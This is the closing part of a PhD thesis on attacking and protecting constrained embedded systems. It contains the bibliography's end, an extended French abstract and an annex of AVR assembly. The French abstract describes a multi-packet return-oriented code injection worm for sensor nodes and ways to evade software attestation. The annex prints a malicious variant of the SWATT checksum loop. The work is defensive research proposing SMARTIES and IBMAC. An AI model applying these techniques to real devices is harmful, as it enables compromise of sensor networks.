[tt01] Scut / team teso. Exploiting format string vulnerabilities, September 2001. version 1.2 available at http://crypto.stanford.edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf.

[Ubi08] Ubisec&sens european project, 2008. http://www.ist-ubisecsens.org/.

[Ven00] Vendicator. *StackShield*, January 2000.

[VIT08] Stephane DI VITO. *White Paper: Secure Microcontrollers for Secure Systems*. ATMEL, 11 2008. TPR0398A-SMS-11/08.

[XKPI02] J. Xu, Z. Kalbarczyk, S. Patel, and R. K. Iyer. Architecture support for defending against buffer overflow attacks. In *Second Workshop on Evaluating and Architecting System Dependability (EASY '02)*, October 2002.

[YCR09a] Xuejun Yang, Nathan Cooprider, and John Regehr. Eliminating the call stack to save ram. *SIGPLAN Not.*, 44(7):60–69, 2009.

[YCR09b] Xuejun Yang, Nathan Cooprider, and John Regehr. Eliminating the call stack to save ram. In *To appear in Proceedings of the ACM Conference on Languages, Compilers, and Tools for Embedded Systems (LCTES 2009)*, Dublin, Ireland, June 2009. ACM. http://www.cs.utah.edu/ regehr/papers/.

[YPPJ06] Yves Younan, Davide Pozza, Frank Piessens, and Wouter Joosen. Extended protection against stack smashing attacks without performance loss. In *Twenty-Second Annual Computer Security Applications Conference*, pages 429–438, 2006.

[YWZC07] Yi Yang, Xinran Wang, Sencun Zhu, and Guohong Cao. Distributed software-based attestation for node compromise detection in sensor networks. In *SRDS*, pages 219–230. IEEE Computer Society, 2007.

Appendix A

Extended French abstract

Contents

A.1 Introduction

Cette thèse traite de la sécurité des systèmes embarqués contraints, tels que les systèmes utilisés dans les réseaux de capteurs. Les systèmes embarqués sont présents depuis le début de l'informatique, et ceux utilisés aujourd'hui ont souvent des capacités de calculs équivalentes a celles d'ordinateurs personnels d'il y a 20 ou 30 ans.

A.1.1 Contexte de ce travail

Systèmes embraqués contraints Le terme "systèmes embarqué" couvre un grand nombre d'équipements. L'usage est de considérer qu'un système embraqué est dédié a un usage particulier ou a une seule tache. En général ils ne possèdent pas d'interface utilisateur ou une interface limitée. Dans ce travail nous nous intéressons aux systèmes embarqués contraints, qui ont des capacités de calcul ainsi que mémoire fortement contraints. Ceux-ci sont en général construits autour d'un micro-contrôleur 8 ou 16 bits. Un microcontrôleur est une puce unique qui intègre à la fois le coeur du processeur, la mémoire et les périphériques nécessaires à son fonctionnement. Cela permet de simplifier la production, de réduire le nombre de composants qui froment le système final. Il en résulte une réduction des coûts de développement, de test et de production d'un produit.

Réseaux de capteurs Les réseaux de capteurs sont des réseaux formés de systèmes embarqués contraints qui forment un ou des réseaux en utilisant des moyens de communications radio.

L'idée des réseaux de capteurs est apparue il y a une dizaine d'années. Cette idée est née de l'observation de la loi de Moore, loi empirique qui est vérifiée depuis une trentaine d'années. Cette loi (ou plutôt prédiction) dit que la densité de transistors composant un circuit intégré double tous les 18 mois. Comme le coût de fabrication d'un circuit, pour une technologie donnée, est proportionnel a la surface du circuit, la puissance des circuits double tous les 18 mois pour un coût donné. C'est le modèle qui prévaut par exemple dans le domaine des ordinateurs personnels.

Or si l'on est dans la capacité de créer un système comprenant un nombre important d'équipements requérant de très faibles capacités de calculs et qui n'ont pas un besoin croissant de mémoire ou de puissance de calcul, cette "loi" peut être inversée. Dans ce cas, tous les 18 mois le coût d'une telle installation est divisé par deux. Une autre possibilité est, a coût constant de multiplier par deux le nombre des équipements composant le réseau.

Selon l'application, l'ajout de capteurs à ces équipements leur permet de surveiller les conditions de l'environnement telles que la température, l'humidité, la qualité de l'air ou la détection de présence.

De plus la capacité de communiquer par réseaux sans fils fournit la capacité aux équipements de communiquer entre eux afin de collecter des informations de manière distribuée et de remonter ces informations afin qu'elles soient exploitées.

Sécurité des systèmes embarqués Les systèmes embraqués sont souvent utilisés dans des applications sensibles et peuvent être déployés dans des environnements hostiles, être laissés sans surveillance ou bien ne pas être physiquement accessibles. Il existe plusieurs types d'attaques physiques réalisables. Les attaques non invasives (ou passives) analysent les émanations d'un système embarqué (émanation électromagnétiques, consommation de courant, etc...), en l'absence de contre-mesure cette analyse permet d'obtenir des informations sur le fonctionnement du système et parfois de retrouver un clef secrète. Les attaques semi-invasives utilisent généralement des perturbations du système afin de l'analyser, par exemple des perturbations de l'alimentation électrique du système.

Finalement, les attaques invasives sont destructrices, le boîtier du microcontrôleur va être ouvert mécaniquement ou chimiquement. Le coeur du microprocesseur est alors a l'air libre et peut être analysé avec un microscope, des sondes peuvent être déposées sur le processeur afin d'espionner les communications sur les bus. Les appareils appelés FIB (Focused Ion Beam) permettent de modifier la structure interne du processeur par dépôt ou retrait de métal.

Les défenses contre ces attaques ont fait d'importants progrès ces dernières années, généralement permettant d'augmenter la résistance aux intrusions et la réduction des émissions.

Comparativement, relativement peu de travaux ont été réalisés sur les attaques purement logicielles et les contre-mesures associées alors que celles-ci sont la causes majeure de compromissions dans les ordinateurs personnels ou les serveurs. C'est l'objet de cette thèse.




FIGURE A.1 – Architecture mémoire d'un noeud de type MicaZ. Cette figure met en évidence la séparation physique entre les mémoires programme et données. En haut de la figure se situe la mémoire flash qui contient les instructions.

A.1.2 Contributions

Les contributions de cette thèse sont les suivantes :

- nous démontrons a possibilité d'injection de code de façon permanente dans les systèmes embarqués basées sur une architecture de type Harvard (tels les microcontrôleurs de la famille AVR).

- Nous montrons les faiblesses des protocoles d'attestation logicielle actuels. Nous introduisons deux attaques génériques, la première utilisant la compression du code original afin de libérer de la place pour un code malicieux. La seconde attaque repose sur l'utilisation d'un rootkit utilisant le *Return-Oriented Programming* (programmation orientée retour) afin de dissimuler tout le code malicieux dans des mémoires non exécutables. Cette partie montre également des vulnérabilités intrinsèques a plusieurs protocoles d'attestation de code. Finalement, nous proposons SMARTIES, un protocole d'attestation qui est résistant a ces attaques.

- La dernière partie de cette thèse introduit une modification de l'architecture mémoire d'un microcontrôleur qui permet d'empêcher la manipulation du flot de contrôle. Nous proposons de séparer la pile en une pile de flot de contrôle et une pile de données. Cette pile de flot de contrôle ne peut être accédée uniquement par les instructions *call* et *ret*. Cela permet également de prévenir l'écrasement de variables statiques dans les zones BSS ou DATA par la pile. Comme ces contrôles sont implantés dans le matériel cette technique n'ajoute pas de délai d'exécution.

A.2 Attaque : Injection de Code sur Architectures Harvard

Les réseaux de capteurs se développant et faisant partie des infrastructures critiques, il est tout à fait naturel de penser à la menace que posent les virus et vers sur ces nouveaux réseaux.

Sur l'Internet un attaquant peut compromettre des machines en exploitant des vulnérabilités, résultant souvent d'un dépassement d'un tampon en mémoire permettant d'écrire dans la pile. Un capteur étant un micro-ordinateur, possédant un CPU, de la mémoire, des Entrées/Sorties, à priori, tout peut nous faire penser que ces types d'attaque y sont transposables.

Cependant, les capteurs ont plusieurs caractéristiques qui rendent leur compromission à distance par un virus très délicat :

- Les mémoires "programmes" et "données" sont souvent physiquement séparées (mémoire FLASH pour le programme, et mémoire SRAM pour les données et la pile). Il est alors souvent impossible d'exécuter du code qui serait inséré dans la pile, comme c'est souvent le cas dans les attaques qui exploitent un dépassement de tampon pour écraser la pile (Stack-based buffer overflow).

- Le code application est souvent protégé en écriture. Un attaquant ne peut pas modifier les programmes présents en mémoire.

- La taille des paquets que peut recevoir un capteur est très limitée (typiquement 28 octets), ce qui rend l'injection de code "utile" difficile.

Les techniques qu'utilisent les vers pour compromettre une machine sur Internet, ne peuvent donc pas être utilisées directement sur les capteurs. Nous avons cependant montré, en concevant un des premiers virus/vers pour capteurs de type Micaz/TinyOS, que la conception de virus, bien que difficile, n'est pas impossible.

Nous avons utilisé, pour arriver à notre objectif, deux propriétés que possèdent souvent les réseaux de capteurs :

- un réseau de capteurs est très souvent homogène, c'est à dire composé de dispositifs similaires, configurés avec les mêmes composants. La configuration mémoire de tous les capteurs est donc souvent identique. En compromettant un noeud, un attaquant peut facilement identifier le code présent en mémoire sur l'ensemble des noeuds du réseau.

- Chaque capteur doit souvent être reconfigurable à distance après déploiement, au cas ou un bug doit être corrigé ou un autre programme doit être chargé en mémoire. Cette reconfiguration est souvent réalisée par un logiciel (par exemple Deluge sous TinyOS [HC04]), préalablement installé sur le capteur, qui copie le nouveau programme de la mémoire RAM externe vers la mémoire exécutable.

Le code malicieux que nous avons conçu opère comme suit :

- une vulnérabilité dans le programme est exploitée en envoyant un paquet, formaté de façon adéquate, qui écrit, par un dépassement de buffer, dans la pile. Ce dépassement de buffer est utilisé pour exécuter une série de groupes d'instructions qui vont copier un octet du paquet vers une zone mémoire inutilisée. Plus spécifiquement, le premier groupe d'instructions configure les registres (en utilisant les données qui sont dans la pile et qui ont été écrasés par le paquet lors du dépassement de la pile), qui vont permettre au deuxième groupe d'instructions de copier l'octet qui se trouve dans le paquet vers la position en mémoire qui aura été choisie. Le paquet doit être convenablement formaté afin de contenir les adresses des instructions à exécuter et les valeurs des registres à configurer.

- Le paquet précédent permet de copier un octet envoyé sur la mémoire donnée du capteur. En envoyant plusieurs paquets de ce type, nous pouvons créer en mémoire une fausse pile.

  Cette fausse pile sera écrite dans une zone mémoire n'étant pas utilisée par le code (étant située au delà des zones *data* et *bss* et en dessous de la valeur maximum de la pile, cette zone n'est alors pas effacé lors du reboot). Cette fausse pile contient des données qui permettent de configurer les registres utilisés par les instructions appelées lors de l'étape suivante, ainsi que le code malveillant que l'on veut insérer dans le capteur.

- Lorsque la fausse pile est insérée en mémoire, il suffit alors d'envoyer un dernier paquet qui, en exploitant la même vulnérabilité, va : (1) exécuter un groupe d'instructions qui redirige le pointeur de pile (stack pointeur) vers la fausse pile, (2) lancer un groupe d'instructions qui configure les registres pour le dernier groupe, qui (3) copie le code malicieux en mémoire exécutable.

- Un dernier paquet peut alors lancer l'exécution du code malicieux.

Il faut noter qu'après chaque étape, le capteur est redémarré en retournant à l'adresse exécutable 0. Le code malicieux peut lui-même lancer la même attaque sur les voisins du capteur compromis et transformer le virus en vers.

A.3 Detection : Attestation de code par logiciel

Etablir la confiance avec un systeme embarqué est primordial pour beaucoup de protocoles et d'applications. Le manque de support matériel dédié a l'attestation et l'impossibilité d'acceder directement le système rendent l'attestation logicielle, par exemple dans les applications de type réseaux de capteurs, tres attractive.

A.3.0.1 Les techniques existantes d'attestation de code

Les techniques d'attestation de code sont utilisées afin de pouvoir vérifier l'état d'un système a distance. Par exemple une puce de type TPM [ELM$^+$03] peut être utilisée afin de reporter la signature de toutes les applications exécutées sur le système. Cette technique est appelée "attestation". Si les techniques pour réaliser l'attestation d'un système distant possédant un matériel dédié sont bien établies, celles-ci dépendent de la disponibilité d'une puce de type TPM. Les techniques d'attestation du code par logiciel permettent de s'abstraire de ce pré requis. Dans ce chapitre nous avons réalisés une évaluation de nombreux protocoles d'attestation logicielle et nous avons présenté des attaques sur ceux ci.




FIGURE A.2 – Attaque par compression.

A.3.0.2 Deux attaques génériques

Cette section introduit deux attaques qui peuvent être utilisées pour attaquer différends protocoles d'attestation de code. Nous commençons par décrire une attaque qui permet de libérer de la mémoire pour installer le code malicieux. Le code malicieux peut alors décompresser de manière transparente le code original compressé afin de générer un code d'attestation correct. La seconde attaque utilise le *Return-Oriented Programming* afin de construire un *rootkit* qui permet de cacher le code malicieux. Celui-ci est déplacé dans des mémoires non exécutables, l'attestation peut alors se dérouler sans modifications et retourner un résultat correct. Le code malicieux est restauré en mémoire exécutable lorsque l'attestation est terminée.

Attaques par compression du code En utilisant un code de compression basé sur le code de Huffman nous avons montré qu'il est possible de compresser l'application originale et d'utiliser l'espace libéré pour installer une application malicieuse. Lors d'une requête attestation celle ci décompresse à la volée l'application originale et calcule la réponse a la requête d'attestation. Cela permet de contourner les protocoles d'attestation qui remplissent l'espace mémoire libre avec de l'aléa afin de prévenir détecter la présence de code malicieux.

A.3.0.3 Attaques sur protocoles d'attestation de code basés sur le temps de calcul

Plusieurs protocoles mesurant le temps mis par le calcul de la réponse a la requête d'attestation on été proposés. Dans ces protocoles le code réalisant le calcul est conçu de manière a ce que toute modification engendre un délai mesurable. Nous avons montré qu'il existe plusieurs problèmes avec ces protocoles :

- Des bugs d'implantation sont souvent présents a cause de l'optimisation manuelle nécessaire à l'implantation de ces algorithmes,
- afin de détecter toute instruction supplémentaire ajoutée par l'attaquant le code calculant la somme de contrôle doit être très rapide, ce qui exclut les primitives cryptographiques classiques. Les primitives crées spécifiquement sont souvent vulnérables a des attaques cryptographiques simples.





FIGURE A.3 – Mémoires programme et données pendant l'attestation avec SMARTIES



(a) Arrangement normal de la pile.

(b) Arrangement normal de la pile avec IBMAC. Le *Base control flow stack pointer* est le seul registre qui a besoin d'être configuré pour l'utilisation de IBMAC

FIGURE A.4 – Comparaison de l'arrangement de la pile avec et sans IBMAC

- Sur les architectures Harvard les algorithmes ne vérifient pas les mémoires non exécutables. nous avons montré que un attaquant peut utiliser une technique dérivée du *Return Oriented Programming*

A.3.1 Proposition : Attestation de toutes les mémoires

Nous proposons SMARTIES (*Software-based Memory Attestation for Remote Trust in Embedded Systems*) afin de réaliser l'attestation des systèmes embarqués en considérant toutes les mémoires.

Le protocole que nous proposons atteste toutes les mémoires afin d'empêcher l'attaquant de les utiliser pendant l'attestation. SMARTIES remplit toutes les mémoires libres avant la phase de calcul du checksum afin d'empêcher l'attaquant de les utiliser pendant la phase d'attestation. SMARTIES ne repose pas sur des contraintes de temps ni sur le parcours aléatoire de la mémoire durant l'attestation. La Figure A.3 présente un aperçu de l'organisation mémoire pendant l'attestation avec SMARTIES. Les parties du code non utilisées pendant l'attestation sont compressées de manière a rendre une attaque par compression inefficace. Les zones de mémoire inutilisées sont remplies d'aléa (incompressibles). Seul le code nécessaire a l'attestation est préservé.

A.4 Protection : Le contrôle d'accès mémoire en fonction de l'instruction exécutée

Afin de défendre les systèmes embraquée contraints contre les attaques présentées précédemment nous avons développé une modification du processeur qui permet d'empêcher la manipulation des adresses de retour : IBMAC (Instruction Based Memory Access Control). Le principe est que l'on peut limiter l'accès a certaines instructions (call/ret) à une zone mémoire réservée pour les adresses de retour. Cette approche a de nombreux avantages :

- Prévention des attaques qui écrasent l'adresse de retour, par exemple en utilisant un dépassement de tableau. En effet l'adresse de retour aura été écrite a une autre position mémoire dans une pile dédiée. De plus cette portion mémoire ne peut être modifiée qu'en utilisant une instruction call ou ret. L'écriture avec une instruction store (conséquence d'un dépassement de tableau ou de corruption de pointeur) déclenchera automatiquement une exception.
- L'écrasement d'autres sections mémoires par la pile est empêché car il sera détecté par exemple par l'écriture sur la pile par une instruction incompatible.
- L'efficacité mémoire est simplifiée, IBMAC ne nécessite aucune mémoire supplémentaire, et permet de détecter les conditions d'usage trop important de mémoire.

L'implantation et l'évaluation ont été réalisées sur deux plates-formes expérimentales distinctes, en modifiant un simulateur de code (AVRORA [TLP05]) ainsi que par la modification d'un processeur existant (synthétisé sur un FPGA). La Figure présente les arrangements mémoire avec et sans IBMAC.

A.5 Conclusions et Perspectives

Durant cette thèse, j'ai étudié la sécurité logicielle des noeuds de réseaux de capteurs sous plusieurs angles. J'ai montré que les réseaux de capteurs basés sur les architecture Harvard étaient vulnérables aux attaques d'injection de code, alors que cela était souvent considéré comme impossible. Ensuite j'ai montré que les techniques d'attestation de code existantes ne fournissaient pas assez de garanties de sécurités, dans certains cas celles-ci peuvent être contournées par un attaquant. Finalement, nous avons proposé une technique d'attestation logicielle améliorée ainsi qu'une modification de l'architecture matérielle des micro-contrôleurs utilisés dans les réseaux de capteurs. Ces solutions permettent de prévenir les problèmes de sécurité présentés et donc d'augmenter la confiance dans les réseaux de capteurs.

Annexe B

Modified SWATT implementation and attack

Generate i^{th} member of random sequence using RC4				cycles
initialize high byte of array address		zh ← 2	ldi r31, 0x02	1
$i++$	and $R15 <= S[i]$	r15 ← *(x++)	ld r15, x+	2
$j = j + S[i]$		yl ← yl + r15	add r28, r15	1
	$(R30 <= S[j])$	zl ← *y	ld r30, y	2
$swap(S[i], S[j])$		*y ← r15	st y, r15	2
		*x ← zl	st x, r30	2
$tmp = S[i] + S[j]$	index to read from	zl ← zl + r15	add r30, r15	1
$RC4_i = S[tmp]$	RC4 value, saved to zh	zh ← *z	ld r31, z	2
Generate 16-bit memory address				
$Z = Zh \mid Zl = RC4_i \mid C_{k-1}$	$A_i <=> Z$	zl ← r6	mov r30, r6	1
Load byte from memory and compute transformation				
$R0 = Mem[Ai]$		r0 ← *z	lpm r0, z	3
$R0 = R0 \oplus C_{k-2}$	$C_{k-2} <=> R13$	r0 ← r0 ⊕ r13	xor r0, r13	1
$R0 = R0 + RC4_{i-1}$	$RC4_{i-1} <=> R4$	r0 ← r0 + r4	add r0, r4	1
Incorporate output of transformation into checksum				
$C_k = C_k + R0$		r7 ← r7 + r0	add r7, r0	1
$C_k = rot(C_k)$		r7 ← r7 ≪ 1	lsl r7	1
		r7 ← r7 + carry bit	adc r7, r5	1
		r4 ← zh	mov r4, r31	1
total cycles				23

FIGURE B.1 – Original SWATT implementation on AVR micro-controller. In the original paper, at the 6^{th} line the instruction is *st x, r16*. $r16$ is never affected and $r30$ holds the value to swap.

Generate i^{th} member of random sequence using RC4			cycles
initialize high byte of array address	zh ← 2	ldi r31, 0x02	1
$i++$ and $R15 <= S[i]$	r15 ← *(x++)	ld r15, x+	2
$j = j + S[i]$	yl ← yl + r15	add yl, r15	1
$(R30 <= S[j])$	zl ← *y	ld r30, y	2
$swap(S[i], S[j])$	*y ← r15	st y, r15	2
	*x ← zl	st x,r30	2
$tmp = S[i] + S[j]$ index to read from	zl ← zl + r15	add r30, r15	1
$RC4_i = S[tmp]$ RC4 value, saved to zh	zh ← *z	ld r31, z	2
Generate 16-bit memory address			
$Z = Zh\|Zl = RC4_i\|C_{k-1}$ $A_i <=> Z$	zl ← r6	mov r30, r6	1
add r4 now (previous memory address)			
$C_k = C_k + RC4_{i-1}$	r7 ← r7 + r4	add r7, r4	1
backup the r31 to r4 before modifying it			
	r4 ← zh	mov r4, r31	1
mangle two high bits of memory address			
skip next instr. if address starts with 0		sbci r31,7	$\}2$
clear bit 6 of Zh		cbr r31, 64	
Load byte from memory and compute transformation			
$R0 = Mem[Ai]$	r0 ← *z	lpm r0, z	3
$R0 = R0 \oplus C_{k-2}$ $C_{k-2} <=> R13$	r0 ← r0 ⊕ r13	xor r0, r13	1
Incorporate output of transformation into checksum			
$C_k = C_k + R0$	r7 ← r7 + r0	add r7, r0	1
$C_k = rot(C_k)$	r7 ← r7 ≪ 1	lsl r7	1
	r7 ← r7 + carry bit	adc r7, r5	1
total cycles			25

FIGURE B.2 – Malicious implementation of SWATT on a AVR micro-controller ; main loop is 2 cycles longer. This is possible because commutative operators are used in the checksum computation (operator `and` and `exclusive or`).

TITRE

Attacking and Protecting Constrained Embedded Systems from Control Flow Attacks

RÉSUMÉ

La sécurité des systèmes embarqués très contraints est un domaine qui prend de l'importance car ceux-ci ont tendance à être toujours plus connectés et présents dans de nombreuses applications industrielles aussi bien que dans la vie de tous les jours. Cette thèse étudie les attaques logicielles dans le contexte des systèmes embarqués communicants par exemple de type réseaux de capteurs. Ceux-ci, reposent sur diverses architectures qui possèdent souvent, pour des raisons des coût, des capacités de calcul et de mémoire très réduites. Dans la première partie de cette thèse nous montrons la faisabilité de l'injection de code dans des micro-contrôleurs d'architecture Harvard, ce qui était, jusqu'à présent, souvent considéré comme impossible. Dans la seconde partie nous étudions les protocoles d'attestation de code. Ceux-ci permettent de détecter les équipements compromis dans un réseau de capteurs. Nous présentons plusieurs attaques sur les protocoles d'attestation de code existants. De plus nous proposons une méthode améliorée permettant d'éviter ces attaques. Finalement, dans la dernière partie de cette thèse, nous proposons une modification de l'architecture mémoire d'un micro-contrôleur. Cette modification permet de prévenir les attaques de manipulation du flot de contrôle, tout en restant très simple a implémenter.

MOT-CLEFS

Attaques de flot de contrôle, injection de code, Réseaux de capteurs, Systèmes embarqués

TITLE

Attacking and Protecting Constrained Embedded Systems from Control Flow Attacks

ABSTRACT

The security of low-end embedded systems became a very important topic as they are more connected and pervasive. This thesis explores software attacks in the context of embedded systems such as wireless sensor networks. These devices usually employ a micro-controller with very limited computing capabilities and memory availability, and a large variety of architectures. In the first part of this thesis we show the possibility of code injection attacks on Harvard architecture devices, which was largely believed to be infeasible. In the second part we describe attacks on existing software-based attestation techniques. These techniques are used to detect compromises of WSN Nodes. We propose a new method for software-based attestation that is immune of the vulnerabilities in previous protocols. Finally, in the last part of this thesis we present a hardware-based technique that modifies the memory layout to prevent control flow attacks, and has a very low overhead.

KEYWORDS

Control flow attacks, Code injection, Wireless sensor networks, Embedded systems

ISBN : | | | | | | | | | | |